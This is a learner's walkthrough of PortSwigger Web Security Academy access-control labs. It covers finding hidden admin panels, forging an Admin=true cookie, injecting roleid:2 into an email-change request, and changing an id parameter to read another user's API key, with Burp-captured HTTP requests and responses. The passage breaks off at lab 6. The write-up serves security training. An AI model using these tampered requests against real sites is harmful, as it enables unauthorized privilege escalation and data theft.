Access control vulnerabilities

Table of Contents

1. Unprotected admin functionality

Lab: Unprotected admin functionality

APPRENTICE

LAB Not solved


This lab has an unprotected admin panel.

Solve the lab by deleting the user `carlos`.


Access the lab


Sol) Steps:

1) When you want to find directories which are not supposed to be spidered the right location is robots.txt



2) We can find the administrator panel directory here
3) Without authentication we can open Administrator panel





---

2. Unprotected admin functionality with unpredictable URL

Lab: Unprotected admin functionality with unpredictable URL

APPRENTICE


LAB Not solved


This lab has an unprotected admin panel. It's located at an unpredictable location, but the location is disclosed somewhere in the application.

Solve the lab by accessing the admin panel, and using it to delete the user `carlos`.

Sol) Steps:

1) After searching for the directory in the robots.txt, then next place is to search for directories using inspect element and doing that I have found a directory named /admin-pfber3





---

3. User role controlled by request parameter

Lab: User role controlled by request parameter

APPRENTICE

LAB Not solved


This lab has an admin panel at `/admin`, which identifies administrators using a forgeable cookie.

Solve the lab by accessing the admin panel and using it to delete the user `carlos`.


You can log in to your own account using the following credentials: `wiener:peter`

Sol) Steps:

1) I have intercepted the request and saw Admin parameter in cookie which is set to false, I have set it to true and forwarded the request



2) Again, I set the Admin to true



3) I was able to find Admin panal and I continue to interept the request and follow the same steps as above

Web Security Academy

User role controlled by request parameter

Back to lab description »

LAB Not solved

Home | Admin panel | My account | Log out

My Account

Your username is: wiener

Email

Update email

Intercept | HTTP history | WebSockets history | Options

Request to https://0a04005803ae9225c02c49f4001a00d4.web-security-academy.net:443 [79.125.84.16]

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex | Hackvertor

```
1  GET /academyLabHeader HTTP/1.1
2  Host: 0a04005803ae9225c02c49f4001a00d4.web-security-academy.net
3  Connection: Upgrade
4  Pragma: no-cache
5  Cache-Control: no-cache
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
7  Upgrade: websocket
8  Origin: https://0a04005803ae9225c02c49f4001a00d4.web-security-academy.net
9  Sec-WebSocket-Version: 13
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: Admin=true; session=uLppXNXSuMHHWrmcwDJVGmIXYMEP1DMF
13 Sec-WebSocket-Key: l4vFq6+S0RaW4EiX+indyA==
14
```

https://0a04005803ae9225c02c49f4001a00d4.web-security-academy.net/admin

Web Security Academy

User role controlled by request parameter

Back to lab description »

LAB Not solved

Home | Admin panel | My account

Users

carlos - Delete

wiener - Delete

Web Security Academy

User role controlled by request parameter

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! | Continue learning »

---

4. User role can be modified in user profile

Lab: User role can be modified in user profile

APPRENTICE

LAB Not solved


This lab has an admin panel at `/admin`. It's only accessible to logged-in users with a `roleid` of 2.

Solve the lab by accessing the admin panel and using it to delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

Sol) Steps:

1) I have intercepted the request of changing email id.
2) In the response we can see roleid which is set to one, we know that if roleid is set to 2 we will have admin privileges, so we set the roleid to 2



Request


Pretty Raw Hex Hackvertor \n


```
1  POST /my-account/change-email HTTP/1.1
2  Host: 0a3b005e04ae5ca7c0495faa004800d3.web-security-academy.net
3  Cookie: session=ZVMBZzADyPTIcvXcq95qT6gpJc3JSYK7
4  Content-Length: 28
5  Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
6  Sec-Ch-Ua-Platform: "Windows"
7  Sec-Ch-Ua-Mobile: ?0
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
   Safari/537.36
9  Content-Type: text/plain;charset=UTF-8
10 Accept: */*
11 Origin:
   https://0a3b005e04ae5ca7c0495faa004800d3.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
   https://0a3b005e04ae5ca7c0495faa004800d3.web-security-academy.net
   /my-account
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 {
     "email":"hacker@gmail.com"
   }
```


Response

Pretty Raw Hex Render Hackvertor

```
1  HTTP/1.1 302 Found
2  Location: /my-account
3  Content-Type: application/json; charset=utf-8
4  Connection: close
5  Content-Length: 120
6
7  {
8    "username":"wiener",
9    "email":"hacker@gmail.com",
10   "apikey":"xPhXh0Dh1EFAryil537TfVurGEoAibb8",
11   "roleid":1
12 }
```


Send
Cancel
Follow redirection
Target: https://0a3b005e04ae5c
Request
Pretty Raw Hex Hackvertor
POST /my-account/change-email HTTP/1.1
Host: 0a3b005e04ae5ca7c0495faa004800d3.web-security-academy.net
Cookie: session=ZVMBZzADyPTIcvXcq95qT6gpJc3JSYK7
Content-Length: 40
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: https://0a3b005e04ae5ca7c0495faa004800d3.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a3b005e04ae5ca7c0495faa004800d3.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
{
"email":"krjn@gmail.com",
"roleid":2
}
Response
Pretty Raw Hex Render Hackvertor
HTTP/1.1 302 Found
Location: /my-account
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 117
{
"username":"wiener",
"email":"krjn@gmail.com",
"apikey":"xPhXh0Dh1EFAryil537TfVurGEoAibb8",
"roleid":2
}


https://0a3b005e04ae5ca7c0495faa004800d3.web-security-academy.net/admin
Web Security Academy
User role can be modified in user profile
Back to lab description »


Users
carlos - Delete
wiener - Delete
Web Security Academy
User role can be modified in user profile
Back to lab description »
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning »
Home | Admin panel | My account
User deleted successfully!
Users
wiener - Delete

---

5. User ID controlled by request parameter

Lab: User ID controlled by request parameter

APPRENTICE

LAB | Not solved

This lab has a horizontal privilege escalation vulnerability on the user account page.


To solve the lab, obtain the API key for the user `carlos` and submit it as the solution.

You can log in to your own account using the following credentials: `wiener:peter`


Access the lab

Sol) Steps:

1) After logging into wiener account clicking my account page we can see the id=weiner



2) change the id value from wiener to Carlos and the response will contain api key of Carlos



Request

Pretty | Raw | Hex | Hackvertor

```
1  GET /my-account?id=carlos HTTP/1.1
2  Host: 0a8b00fd04a9ac3bc05250c900f90041.web-security-academy.net
3  Cookie: session=0yDL6z7HqHlir6xlrS6oXRTaBLuEsj9Z
4  Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
5  Sec-Ch-Ua-Mobile: ?0
6  Sec-Ch-Ua-Platform: "Windows"
7  Upgrade-Insecure-Requests: 1
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
   Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
   image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
   q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
   https://0a8b00fd04a9ac3bc05250c900f90041.web-security-academy.net
   /my-account?id=wiener
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19
```

Response

Pretty | Raw | Hex | Render | Hackvertor

```
          </a>
          <p>
            |
          </p>
50        <a href="/logout">
            Log out
          </a>
          <p>
            |
          </p>
51      </section>
52    </header>
53    <header class="notification-header">
54    </header>
55    <h1>
        My Account
      </h1>
56    <div id=account-content>
57      <p>
          Your username is: carlos
        </p>
58      <div>
          Your API Key is: zdWLtIrVU3Xio2OMKISijgRARvEvJ1Xg
        </div>
        <br/>
59      <form class="login-form" name="change-email-form" action=
        "/my-account/change-email" method="POST">
60        <label>
```

Web Security Academy | User ID controlled by request parameter

Back to lab description »

LAB Solved

Congratulations, you solved the lab! | Share your skills! | Continue learning »

Home | My account | Log out

My Account

Your username is: carlos

Your API Key is: zdWLtIrVU3Xio2OMKISijgRARvEvJ1Xg

---

6. User ID controlled by request parameter, with unpredictable user IDs

Lab: User ID controlled by request parameter, with unpredictable user IDs

APPRENTICE

LAB | Not solved

